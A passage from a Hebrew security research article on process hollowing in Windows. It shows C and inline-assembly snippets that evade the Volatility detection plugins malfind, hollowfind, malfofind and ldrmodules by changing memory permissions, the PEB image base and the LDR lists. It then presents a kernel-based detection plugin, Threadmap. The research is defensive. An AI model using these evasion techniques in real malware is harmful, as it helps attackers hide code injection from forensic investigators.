7. השמה של כתובת ההתחלה של ה-Main Thread (זה שהותחל במצב השהייה) לנקודת הכניסה של התהליך הזדוני (למקום בו נמצא הקוד אותו הזרקנו, ואנחנו רוצים שירוץ).
8. התחלה של ה-Thread. בנקודה זו, התהליך הזדוני מתחיל לרוץ תחת מעטפת ה-lsass.exe. ה-ImagePathName בתוך מבנה ה-PEB עדיין מצביע ל-lsass.exe.

---

[1] PEB – Process Environment Block
[2] IBA – Image Base Address
[3] DLL – Dynamic Link Library
[4] PE – Portable Executable

## שיטות זיהוי נפוצות

כאשר מדברים על שיטות זיהוי למתקפות שונות, נוכל למצוא דרכים רבות דרך כלים שונים. נוכל לזהות את טכניקת ה-Process Hollowing דרך זיהוי של פונקציות API שונות במוניטור מסויים, ב-strings של אותו קובץ, ועוד. במאמר נתרכז בדרכים של מציאת הטכניקה בזכרון דרך מבנים שונים ב-Windows.

בקהילת Volatility נוכל למצוא מאגר של כלי זיהוי להזרקות קוד ככלל, ול-Process Hollowing בפרט. הדרכים העקריות למציאת Process Hollowing הן:

1. ההרשאות של ה-VAD[5]. גישה קלאסית היא זיהוי של זכרון מוקצה תחת הרשאות של כתיבה,קריאה והרצה (PAGE_EXECUTE_READWRITE). זו גישה מאוד גסה עקב כל התראות השווא שהיא מספקת.
2. השוואה בין ה-ImageBaseAddress שנמצאת ב- PEB לבין ה-VAD-ים של התהליך.
   א. ה-ImageBaseAddress חייב להצביע אל VAD עם File Object.
   ב. השוואה בין שם הקובץ הנמצא ב- PEB לבין שם הקובץ הכתוב ב-VAD שאליו ה-IBA מצביע.
3. השוואה בין ה-LDR Lists[6] לבין המידע הנמצא ב-VAD.

## עקיפת שיטות הזיהוי הנפוצות

לאחר בחינה של פלאגינים קיימים, הצלחנו לבצע Process Hollowing מבלי להיחשף. במהלך ה-PoC[7] הבא, נציג מעקף של כל אחת מהטכניקות אשר הוזכרו בחלק הקודם. יש לציין כי אף אחת מהטכניקות בהן השתמשנו לא דרשו הרשאות Kernel.

### שינוי ההרשאות ב-VAD

ההרשאות הנמצאות ב-VAD הן ההרשאות איתן ה-VAD נוצר. כלומר, אם לאחר היווצרות ה-VAD הרשאותיו ישתנו (לדוגמה בעזרת פונקציית VirtualProtect) ההרשאות לא יתעדכנו ב-VAD (כך גם מתואר בספר *The Art of Memory Forensics*).

למעשה, נוכל למפות זיכרון בהרשאות של קריאה וכתיבה, להוסיף את ההרצה רק לאחר מכן. במצב זה החוקר ימצא את עצמו במצב שהוא מסתכל על VAD עם הרשאות של קריאה, וכתיבה כאשר בפועל, קיימות גם הרשאות הרצה.

---

[5] VAD - Virtual Address Descriptor

[6] LDR - מצביע למבנה נתונים הנמצא ב-PEB בשם _PEB_LDR_DATA שמכיל מידע לגבי ה-DLL-ים הטעונים בתהליך.

[7] PoC - Proof Of Concept – על מנת להדגים את השימוש ב-Process Hollowing נעזרנו בפרויקט ב-GitHub שנמצא ב:
https://github.com/m0n0ph1/Process-Hollowing
אנחנו רוצים לציין כי הפרויקט שייך ל-m0n0ph1 על זכויותיו. במהלך ה-POC הוספנו קטעי קוד שלנו על מנת להדגים כיצד אנחנו עוקפים את שיטות הזיהוי של היום. השימוש נעשה למטרות לימודיות ואנחנו לא לוקחים אחריות על כל שימוש זדוני בפרויקט ובהדגמות.

```
Process: svchost.exe Pid: 2640 Address: 0x430000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 14, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00430000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00430010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00430020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00430030  00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00   ................
```

[תמונה 1-1, חיתוך הפלט של malfind ב-Volatility על ה-KSLSample.vmem[8]]

אם נסתכל על מיצג 1-1 נוכל למצוא אנומליות שונות ב-VAD:

- קיימת עדות לכתיבה של קובץ הרצה (PE) ע"י הימצאות ה-magic number - MZ
- ההרשאות על ה-VAD מסומנות כ-PAGE_EXECUTE_READWRITE
- חוסר תאימות בין קובץ הרצה טעון, לבין היעדר File Object

התהליך Svchost.exe עם ה-PID: 2640, היה נתון ל-Process Hollowing. כאשר הבנו את הבדיקות ש-malfind מבצע (בדיקה של ההרשאות של ה-VAD), חילקנו את ההקצאה של הזיכרון ליותר שלבים:

- הקצאה של זיכרון בתוך מרחב הכתובות של התהליך ללא הרשאות הרצה, (למשל PAGE_READWRITE ב-PoC שביצענו).
- כתיבה של הקובץ בזכרון המוקצה
- הוספה של אפשרות הרצה במרחב הזכרון המוקצה.
- הרצה של הקוד המוזרק

```
    PVOID pRemoteImage = VirtualAllocEx(
        pProcessInfo->hProcess,
        pPEB->ImageBaseAddress,
        pSourceHeaders->OptionalHeader.SizeOfImage,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
    );
    DWORD old = 0 ;
    VirtualProtectEx(
        pProcessInfo->hProcess,
        pRemoteImage,
        pSourceHeaders->OptionalHeader.SizeOfImage,
        PAGE_EXECUTE_READWRITE,
        &old
    );
```

הקוד המוצג לעיל הוא הצצה לתוספות שלנו לקוד המקור של ProcessHollowing.exe. בעזרת תוספת זו, הצלחנו להתחמק מ-malfind.

[8] Memory Dump - KSLSample.vmem של Windows 7 64bit שהכנו לטובת המאמר. ה-Memory Dump מכיל בין השאר 5 תהליכים של svchost.exe עליהם ביצענו Process Hollowing בשיטות שונות להדגמות.

כאמור, לאחר השינוי בקוד, malfind לא מוצא שום פעילות חשודה לתהליך שבו בוצעה טכניקת ה-Process Hollowing (התהליך עם PID: 2784 בקובץ הזיכרון המצורף). אמנם הצלחנו להתחמק מבדיקה אחת, אך קיימים פלאגינים נוספים שיכולים לתפוס אותנו בינתיים.

### השוואה בין ה-PEB ל-VAD

ה-IBA מצביע לקובץ ההרצה הטעון של התהליך, כלומר אם נפתח יישום של מחשבון (calc.exe) הקובץ עצמו יטען לזיכרון (במסגרת תהליך ההרצה במערכת ההפעלה של Windows). ה-IBA יצביע לאיזור בזיכרון בו טעון calc.exe. מבחינת מערכת ההפעלה, הקצאת קטע הזיכרון הזו תגובה ב-VAD עם File Object שכן הקובץ טעון שם. בנוסף ה-VAD Type יהיה Image File.

עד כאן תיארנו בקצרה "מה אמור להיות". ברגע שמתבצע Process Hollowing החלק המיועד להרצה (כאמור קובץ ההרצה הטעון) מוסר מהזיכרון (לפי שלב 3 בתיאור של Process Hollowing) ומתבצע מיפוי חדש לקוד הזדוני ושינוי ה-IBA לאיזור החדש אליו מופה בזיכרון (שלב 4 בתיאור של Process Hollowing). הקוד לא מגובה בקובץ וכתוצאה מכך נוצר VAD ללא File Object. הסתירה הזו יכולה לעזור לחוקרים לראות שיש כאן משהו לא תקין. אחת הבדיקות של hollowfind מבצע הוא למצוא בדיוק את חוסר ההתאמה של IBA המבציע ל-VAD שלא מגובה ב-File Object.

```
Hollowed Process Information:
        Process: svchost.exe PID: 2784
        Parent Process: ProcessHollowi PPID: 2088
        Creation Time: 2017-09-12 13:29:31 UTC+0000
        Process Base Name(PEB): svchost.exe
        Command Line(PEB): svchost
        Hollow Type: No VAD Entry For Process Executable

VAD and PEB Comparison:
        Base Address(VAD): 0x0
        Process Path(VAD): NA
        Vad Protection: NA
        Vad Tag: NA

        Base Address(PEB): 0x430000
        Process Path(PEB): C:\Windows\SysWOW64\svchost.exe
        Memory Protection: PAGE_READWRITE
        Memory Tag: VadS

0x00430000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00430010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00430020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00430030  00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00   ................
```

[תמונה 2-1, חיתוך של הפלט hollowfind ב-volatility על KSLSample.vmem]

תמונה 2-1 מציגה את הפלט של hollowfind על תהליך PID: 2784 (התהליך שציינו בהדגמה הקודמת שהצליח להתחמק מ-malfind). Hollowfind הצליח לאתר את התהליך הזה כחשוד, מכיוון שה-IBA מצביע ל-VAD שלא מגובה ב-File Object. ניתן גם להבחין שההרשאות של ה-VAD הן PAGE_READWRITE למרות שהן שונו ל-PAGE_EXECUTE_READWRITE. במקום שה-IBA יצביע על קטע הקוד הזדוני שכתבנו נרצה לשנות אותו לאיזור אחר בזיכרון של התהליך עם File Object. אנחנו יכולים לשנות את ה-IBA מבלי לפגוע בריצה של התהליך, מכיוון שברגע שה-Main Thread חוזר לרוץ אין שימוש

בו יותר. הסיבה השניה שאנחנו יכולים לשנות את ה-IBA בכזו קלות היא שה-IBA (כחלק מה-PEB) נמצא בזיכרון User-mode, כך שאם יש לנו הרשאות לבצע שינויים בתהליך אנחנו יכולים לעשות כאוות נפשנו (במקרה הזה, אנחנו "התהליך" אז אנחנו יכולים לבצע שינויים על איזור הזיכרון השייך לנו).

```
    LONG_PTR ldr_addr;
    PPEB_LDR_DATA ldr_data;
    PLDR_MODULE LdMod;
    DWORD *bad_address;


    __asm mov eax, fs:[0x30]  //get the PEB ADDR - 32 bit
        __asm add eax, 0xc
    __asm mov eax, [eax] // get LoaderData ADDR
        __asm mov ldr_addr, eax


    ldr_data = (PPEB_LDR_DATA)ldr_addr;
    LdMod = (PLDR_MODULE)ldr_data->InLoadOrderModuleList.Flink->Flink;
// get the second dll that is loaded
    bad_address = (DWORD*) LdMod->BaseAddress;

    __asm mov eax, gs:[0x60] // using the GS register to get to the peb
    __asm add eax, 0x10 // get the image base address
    __asm mov edx, bad_address
    __asm mov[eax], edx // change IBA
```

בקטע קוד המתואר הוצאנו מאחת הרשימות של ה-LDR (InLoadOrderModuleList - הרשימה המכילה את ה-DLL-ים בסדר הטעינה שלהם בזיכרון) את המצביע (Pointer) לאחד ה-DLL-ים. לאחר מכן שינינו את הערך של ה-IBA שיצביע לאותו DLL.

אחרי ששילבנו את השינוי הנ"ל בקוד הצלחנו להישאר חבויים מ-hollowfind, אך עדיין malfofind הצליח למצוא אותנו.

```
Process: svchost.exe Pid: 2220 Ppid: 2696
Address: 0x77490000 Protection: PAGE_EXECUTE_WRITECOPY
Initially mapped file object: c:\windows\syswow64\svchost.exe
Currently mapped file object: \Windows\SysWOW64\ntdll.dll
0x77490000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x77490010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x77490020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x77490030  00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00   ................
```

[תמונה 3-1, חיתוך הפלט של malfofind ב-Volatility על KSLSample.vmem]

לפי תמונה 3-1, התהליך PID: 2220 נמצא חשוד ע"י malfofind, מכיוון שקיימת חוסר תאימות בין הנתיב המלא של הקובץ שאמור להיות ממופה, לבין הקובץ שה-IBA מצביע אליו (אנחנו יכולים להסיק גם שה-DLL אליו שינינו את ההצבעה הוא ntdll.dll). malfofind משיג את הנתיב המלא מ-ProcessParameters (גם הוא חלק מה-PEB שנמצא ב-User-mode ונתון לעריכה) ומשווה אותו לנתיב המלא של הקובץ מה-File Object של ה-VAD אליו מצביע ה-IBA.

### מיפוי קובץ הרצה (Image File)

אחת הדרכים שניתנות לביצוע על מנת להתחמק מההשוואה בין הנתיבים היא למפות את הקובץ המקורי (במקרה שלנו svchost.exe) מחדש במרחב הזיכרון של התהליך ולאחר מכן לשנות את ה-IBA אליו. כך אנחנו שואפים למינימום "חתימות מפלילות" והחשדה של התהליך.

```
hFile = CreateFile("C:\\Windows\\SysWOW64\\svchost.exe", GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
hMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
LPVOID dw;
dw = MapViewOfFile(hMap, FILE_MAP_READ, 0, 0, 0); //map the svchost file
VirtualLock(dw, sizeof(&dw)); // make sure that it won't be paged

LONG_PTR ldr_addr;
PPEB_LDR_DATA ldr_data;
PLDR_MODULE LdMod;
DWORD *bad_address = (DWORD *)dw;

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
    __asm add eax, 0x10 // get the image base address
__asm mov edx, bad_address
__asm mov[eax], edx // change IBA
```

בקטע הקוד המתואר כאן, מיפינו קובץ בעזרת CreateFileMapping ו-MapViewOfFile על מנת ליצור VAD שיהיה מגובה ב-File Object. זה כמובן שונה מאשר פשוט לבצע הקצאה לזיכרון בגודל הקובץ, לקרוא בעצמנו את הקובץ ולכתוב אותו לאיזור הזיכרון שהקצנו (במקרה זה נראה VAD ללא File Object עם התוכן של הקובץ ונהיה חשופים לזיהוי פשוט).

ברגע ששילבנו את קטע הקוד הנ"ל הצלחנו להישאר חבויים מ-malfind, malfofind ו-hollowfind. בין הדברים המעניינים שכדאי לציין הוא הפלט הבא:

```
Pid      Process              Base               InLoad InInit InMem MappedPath
-------- -------------------- ------------------ ------ ------ ----- ----------
    2828 svchost.exe          0x0000000076380000 False  False  False \Windows\SysWOW64\user32.dll
    2828 svchost.exe          0x00000000000f0000 False  False  False \Windows\SysWOW64\svchost.exe
```

[תמונה 4-1, חיתוך של ldrmodules ב-Volatility ב-KSLSample.vmem על התהליך PID: 2828 svchost.exe]

לפני שנסביר למה הפלט מעניין אותנו, נסכם בקצרה על ה-LDR. ה-LDR הינו חלק מה-PEB והוא מכיל שלוש רשימות מקושרות:

- InLoadOrderModuleList - רשימה מסודרת לפי ה-DLL-ים שצריכים להיטען לתהליך.
- InMemoryOrderModuleList - רשימה מסודרת לפי הימצאות (מבחינת כתובות) ה-DLL-ים במרחב הזיכרון של התהליך.
- InInitializationOrderModuleList - רשימה מסודרת לפי הרצת ה-DLLMain של ה-DLL-ים הטעונים בתהליך. לא בכל DLL שנטען מורצת פונקציית ה-Main שלו, כך שהרשימה הזו לא תמיד תציג את כלל ה-DLL-ים.

מדובר באותם DLL-ים, אך הם מוצגים כל פעם בסדר שונה. קובץ ההרצה של התהליך יוצג בתחילת InLoadOrderModuleList כי הוא נחשב לקובץ הראשון שנטען לזיכרון, לעומת זאת הוא לא יופיע ב-InInitializationOrderModuleList כי אין אצלו פונקציית DLLMain והוא מורץ בדרך שונה.

Ldrmodules מוציא את כל ה-Image Files הטעונים בזיכרון של התהליך (ע"י הוצאת ה-VAD-ים עם File Object עם MZ magic) והוא משווה אותם לרשימות. אם נחזור לפלט של תמונה 1-4 נוכל לראות ש-svchost.exe לא נמצא כביכול באף אחת מן הרשימות. הסיבה היא שברשימות של ה-LDR לא מעודכן המיקום החדש של svchost.exe שנטען. כדי לשנות את תוצאות הפלט של ldrmodules נוסיף את הקטע קוד הבא:

```
hFile = CreateFile("C:\\Windows\\SysWOW64\\svchost.exe",
GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,0,NULL);

hMap = CreateFileMapping(hFile,NULL,PAGE_READONLY,0,0,NULL);
LPVOID dw;
dw = MapViewOfFile(hMap,FILE_MAP_READ,0,0,0); //map the svchost file
VirtualLock(dw,sizeof(&dw)); // make sure that it won't be paged

LONG_PTR ldr_addr;
PPEB_LDR_DATA ldr_data;
PLDR_MODULE LdMod;
DWORD *bad_address = (DWORD *)dw;

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
__asm add eax, 0x10 // get the image base address
__asm mov edx, bad_address
__asm mov[eax], edx // change IBA

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
__asm add eax, 0x18 // get the LDR
__asm mov eax, [eax]
__asm add eax, 10h // get the InLoad list
__asm mov eax,[eax]
__asm add eax, 30h // go to where old svchost address was
__asm mov edx, bad_address
__asm mov[eax], edx // overwrite it with the bad address
```

לאחר מכן נריץ שוב את ldrmodules ונקבל את התוצאה הבאה:

```
Pid      Process              Base               InLoad InInit InMem MappedPath
-------- -------------------- ------------------ ------ ------ ----- ----------
    2460 svchost.exe          0x0000000076380000 False  False  False \Windows\SysWOW64\user32.dll
    2460 svchost.exe          0x00000000000f0000 True   False  True  \Windows\SysWOW64\svchost.exe
    2460 svchost.exe          0x0000000076a30000 False  False  False \Windows\SysWOW64\sechost.dll
```

[תמונה 5-1, חיתוך של ldrmodules ב-Volatility ב-KSLSample.vmem על התהליך svchost.exe עם PID 2460]

בתמונה 5-1 ניתן לראות עכשיו שקיימת התאמה בין ה-VAD אליו ממופה ה-svchost.exe החדש לבין ההצבעה אליו ב-LDR Lists. בנוסף התהליך נשאר חבוי מ-malfofind, malfind ו-hollowfind. קיימים DLL-ים שנראים שהם לא ממופים בזיכרון, בנוסף קיימים DLL-ים אחרים שכן ממופים. הסיבה היא שה-payload שלנו משתמש ב-DLL-ים אחרים מ-svchost.exe וכי כשהסרנו את svchost.exe המקורי בפעם

הראשונה, הסרנו גם DLL-ים שהיו ממופים. בעיקרון אנחנו יכולים לשנות את ה-LDR Lists (כיוון שגם הוא נמצא ב-User-mode) כדי שיצא פלט יותר אמין מהשימוש של ldrmodules.

## המחקר

ראינו איך אנחנו יכולים לקחת את הטכניקה של Process Hollowing ולחדד אותה מעט על מנת שהיא עדיין תהיה רלוונטית, כלומר תצליח להישאר חבויה משיטות הזיהוי. הסיבה העיקרית שיכולנו לעשות זאת היא שאותם פלאגינים מסתמכים על מידע שנמצא בזיכרון User-mode כמקור השוואה. הבעיה היא שיחסית קל לשנות את מבני הנתונים ב-User-mode כדי להתאים את עצמנו ולהישאר חבויים. האתגר שהתמודדנו איתו הוא אם קיימים מבנים ב-Kernel-mode שנוכל לבצע בעזרתם את ההשוואות ולמצוא Process Hollowing ואולי גם הזרקות נוספות. הרעיון של השוואה בין "מה אמור לרוץ לבין מה רשום באותו קטע זיכרון" עדיין בבסיסו רעיון טוב. אחרי חפירה קצרה ראינו שני ערכים מעניינים שנמצאים במבנה ETHREAD_ (מ-*Windows Internals 6th Edition*):

- StartAddress - הינו מצביע (pointer) לפונקציה ntdll.dll!RtlUserThreadStart שהיא פונקציית מעטפת שערכה נקבע ע"י מערכת ההפעלה.
- Win32StartAddress - הינו מצביע (Pointer) לפונקציה שתרוץ ע"י ה-Thread. המצביע לפונקציה עובר בעת שימוש בפונקצית ה-CreateThread API. אם ניקח את תהליך המחשבון מההדגמות הקודמות, ה-Win32StartAddress ב-ETHREAD_ של ה-Main Thread יצביע לפונקציית main של הקובץ הנמצאת ב-text section.).

השינוי של Win32StartAddress הוא בלתי נמנע (שלב 7 בתיאור של Process Hollowing) והוא מצביע לקטע קוד שאמור להיות מורץ. ברגע שיש לנו את הערך של Win32StartAddress נוכל למצוא את ה-VAD של אותו איזור זיכרון. נוכל לאחר מכן להריץ מספר השוואות על מנת למצוא סימנים מחשידים.


### הנחות בסיס

אחרי שמצאנו שני מבנים Kernelיים שנוכל לבצע בהם השוואות, ביצענו כמה הנחות שגיבשנו לידי חוקים על מנת להחשיד תהליך:

- כל VAD ש-thread מצביע אליו חייב להכיל File Object ולהיות מסוג Image File. למסקנה הזו הגענו אחרי שחקרנו כל שינוי ב-VAD Trees לאחר שביצענו מספר הקצאות לזיכרון ומיפויים. ראינו שאנחנו לא יכולים להעביר שום פרמטר שיתייג את ה-VAD כ-Image File. גם אם הצלחנו למפות VAD עם File Object אליו ממופה svchost.exe (כמו שהדגמנו) סוג ה-VAD לא יהיה Image File.
- לכל תהליך חייב להיות לפחות thread אחד שמצביע לאיזור בזיכרון עם קובץ (image file) טעון.
- Thread המצביע ל-VAD שה-File Object שלו הוא exe ששונה מהתהליך המקורי ייחשב כחשוד.
- קריאות JMP/CALL שנמצאו בקטע הזיכרון אליו מצביע ה-Win32StartAddress שמצביעות ל-VAD שונה ייחשבו כחשודות.

אחרי גיבוש החוקים כתבנו plugin שיישם את הבדיקות שביצענו. על מנת להבין את הגרף יש לשים לב לנקודות הבאות:

- ברגע ש-thread נמצא חשוד, כלומר הגיע לקטגוריה אדומה הוא ייחשב חשוד גם אם בדיקות ההמשך יוצאות שליליות (לדוגמה: Thread שה-Win32StartAddress מצביע ל-VAD ללא File Object ייחשב חשוד, גם אם לאחר מכן לא נמצאו שום JMP/CALL חשודים).
- קטגוריה כתומה לא תשתנה בחזרה לירוקה ונחשבת חשודה במידה סבירה.
- קטגוריה צהובה יכולה להיות מזוכה תוך כדי התהליך ולהשתנות לירוקה.
- קטגוריה ירוקה תחשב לתקינה.



### ניתוח עם Threadmap

כפי שנאמר מקודם, המטרה של ה-plugin שלנו היא להשתמש בניתוח מבוסס Kernel-mode, במקום מבוסס User-mode על מנת למנוע שיבושים זדוניים.

הגישה בה נקטנו מבוססת על מיפוי של כל Thread ל-VAD התואם שלו, וניסיון להשיג כמה שיותר מידע לגבי התהליך אליו ה-Thread שייך. המיפוי מבוסס על כתובת ההתחלה הנמצאת בכל אובייקט _ETHREAD, המצביע לאזור בזיכרון בו ה-Thread מתחיל את ריצתו. על ידי מציאת ה-VAD, נהיה פשוט יותר להחליט אם תהליך כלשהו זדוני או לא.

המאפיינים הבאים נמצאים ב-VAD ויכולים להעיד על זדוניות:

1. ל-VAD אין File Object
2. JMP או CALL בתחילת הקוד הנמצא תחת ה-VAD נחשב חשוד במיוחד אם הקפיצה היא לאזור אחר בזיכרון.
3. ה-VAD לא מסומן כאובייקט השייך ל-Image טעון
4. ה-File Object מציין קובץ לא מוכר

עם שימוש בתכונות אלו אנחנו יכולים להבטיח תוצאות אמינות, ושיעור התראות שווא נמוך.

תמונה 1-2, פלט של Threadmap ב-Volatility על KSLSample.vmem של PID: 2460

עשינו סינון לתהליך אחד בלבד כדי להסתיר מידע לא נחוץ. הפלט מחלק תהליכים כאשר כל בלוק מידע מכיל מידע נוסף על ה-Thread-ים של אותו תהליך. תהליך יסומן כחשוד כאשר:

- אין אפילו Thread אחד המצביע ל-Image של תהליך, או שה-Thread היחידי שמצביע לאימג' נמצא בהשהייה.
- Thread חשוד נמצא בתוך התהליך

אם התהליך תואם לקטגוריה הראשונה כל ה-Thread-ים יודפסו בפלט. בקטגוריה השנייה, רק ה-Thread-ים שסומנו כחשודים יודפסו בפלט תחת הכותרת "Reason".

בתמונה 2-1 ניתן לראות את התהליך החשוד svchost.exe שמתאים לשתי הקטגוריות כלומר כל ה-Thread-ים שלו מודפסים (במקרה זה יש רק Thread אחד). Thread זה מסומן כחשוד משום של-VAD אין File Object, והסוג שלו אינו Image File. ההרשאות של ה-VAD הודפסו והן PAGE_READWRITE. VAD זה מכיל את ה-payload הזדוני של התהליך. יש לציין שזה התהליך ששינינו את ההרשאות של ה-VAD על מנת להתחמק מפלאגינים אחרים (ניתן לראות למעלה).

ישנם כמה מקרים בהם ניתן להיתקל בהתראות שווא. דוגמה אחת - תהליך CSRSS שתמיד יופיע כהתראת שווא ולא ניתן לסנן באופן אוטומטי מבלי לסכן את יכולות הזיהוי שלנו. תהליך זה הינו תהליך יחודי מאחר וה-Thread-ים שלו לא מצביעים לאיזשהו image file (אך אין זה אומר שלא ניתן לעשות לו hollowing כך שכדאי תמיד להסתכל על התהליך).

### הערה לגבי תמיכה בפלטפורמות שונות

בגרסה זו בחרנו לא לתמוך בפרופילים של XP בגלל העובדה שהפתרון שלנו כרגע לא מותאם טוב לסביבה שכזו. תחת XP, ניתן לכתוב לאזורי זיכרון השייכים ל-Kernel מ-User-mode, ועובדה זו מייתרת הרבה מהנחות המחקר הבסיסיות שלנו. בעיה נוספת קשורה לאיך ש-Kernel, השייך למערכות הפעלה ישנות יותר, מאחסן מידע על Thread-ים ולמרבה הצער חלק מהשוני לא מאפשר ל-plugin לעבוד כהלכה.

### Flags אופציונליים

ישנם שני דגלים שניתן להעביר ל-plugin בשביל פלט שונה:

- p- (--PID) - רץ על תהליך ספציפי אחד או קבוצה של תהליכים (מופרד ברווח)
- v- (--verbose) - מדפיס עבור כל תהליך את ה-Thread-ים שלו. הפלט כולל גם תהליכים מזוכים וגם Thread-ים של תהליכים מסומנים. תהליכים מסומנים מודפסים עם הערות ו-Thread-ים מודפסים תחת הכותרת "Reason" (תמונה 2-1)

דגל נוסף נתמך הוא - D (--dump-dir) שמבצע dump ל-VAD שלם הקשור לנקודת התחלה של Thread כלשהו. עובד רק כאשר התהליך מסומן. אם יש JMP/CALL הפונים לטווח זיכרון אחר, שני ה-VADs יודפסו

## סיכום

Process Hollowing קיים כבר די הרבה זמן, ובכל זאת יחסית מעט מחקר נעשה מהסוג שאנחנו עשינו, למרות שהמון נוזקות משתמשות בסוג הזרקה כזה. לקחנו את הכלים הטובים ביותר שניתן להשיג והראינו כמה עדיין קל להתחבא מהם. מן ההגיון שלא אמור להיות כל כך קל להתחמק מכלים כאלו במיוחד בהינתן העובדה שהזרקת קוד בשיטה זו היא כל כך נפוצה. על ידי שימוש בשיטה חדשה שמתבססת על מידע ב-Kernel אנחנו נותנים לחוקרים כלי יותר טוב ויותר מדויק להתמודד עם נוזקות בדרכים שלא נוסו בעבר, ובהתאם מקלים על תהליכי הגנה מפני איומים נפוצים.
